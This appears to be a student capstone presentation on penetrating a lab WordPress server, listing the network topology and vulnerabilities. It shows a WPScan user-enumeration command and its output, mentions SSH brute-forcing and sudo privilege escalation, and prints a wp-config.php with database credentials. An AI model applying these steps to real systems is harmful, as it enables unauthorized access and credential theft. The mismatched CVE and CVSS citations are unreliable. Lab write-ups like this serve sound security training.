

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Group: Andrew, Jason, Julie, Kevin and Zylar

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to Avoid
Detection**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WPScan to enumerate users	WordPress user enumeration works on every WordPress site by default because of a WordPress feature called permalinks. Permalinks are permanent URLs to individual WordPress posts and pages – (e.g. http://example.com/?p=123)	Allowed attacker to gather usernames in order to gain access to the web server. CVSS Score 7.8
Weak Passwords	A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly	Allowed access to a confidential web server.
Mysql database with Unsalted Hashes	Used John the Ripper to find the correlating hash to user password.	Allowed access to Mysql and altered contents of the web server.
Misconfigured System Permission	Accessed root privileges by using Steven’s sudo python to escalate from Steven to root. Limiting the number of users with sudo privileges will lessen the attack size as fewer user will have “root” privileges	Improper Handling of Insufficient Privileges . Allowed privilege escalation to root. CVE-2020-13938

Exploits Used

Exploitation: WPScan

- Using WPScan to find enumerate usernames of the website.
- We were able to brute force our way into Michael's account using SSH.
- *wpscan --url http://192.168.1.110/wordpress --enumerate u*

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ⇌ (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:


[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been ou
tput.
[!] You can get a free API token with 50 daily requests by registering at https
://wpvulndb.com/users/sign_up
```


Exploitation: Mysql Dump

- Using Mysql to gain access to password hashes.
- Able to log into database and dump hashes for user account Steven.
- We were able to look at the wp-config.php file to retrieve the password for the mysql database dump. From the dump we are able to access the password hashes.



```
File Actions Edit View Help
michael@target1: /var/www/html/wordpress
Shell No. 2

* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

/** MySQL settings - You can get this info from your web host ** */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');


/** MySQL database password */
define('DB_PASSWORD', 'RqV3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', '06ItXmn^q2d[exyB:9,L:rRcB'h+DG,zQ6SN{0r3zalh.JE+Q!G1:L7U[(T:J5ay)');
define('SECURE_AUTH_KEY', 'y@[*q{)NKZAKKl,AA4y-Ia*swAG/0@6*r{+RS*N!p16a$*ctt+ I/!?A/Tip(8G');
```

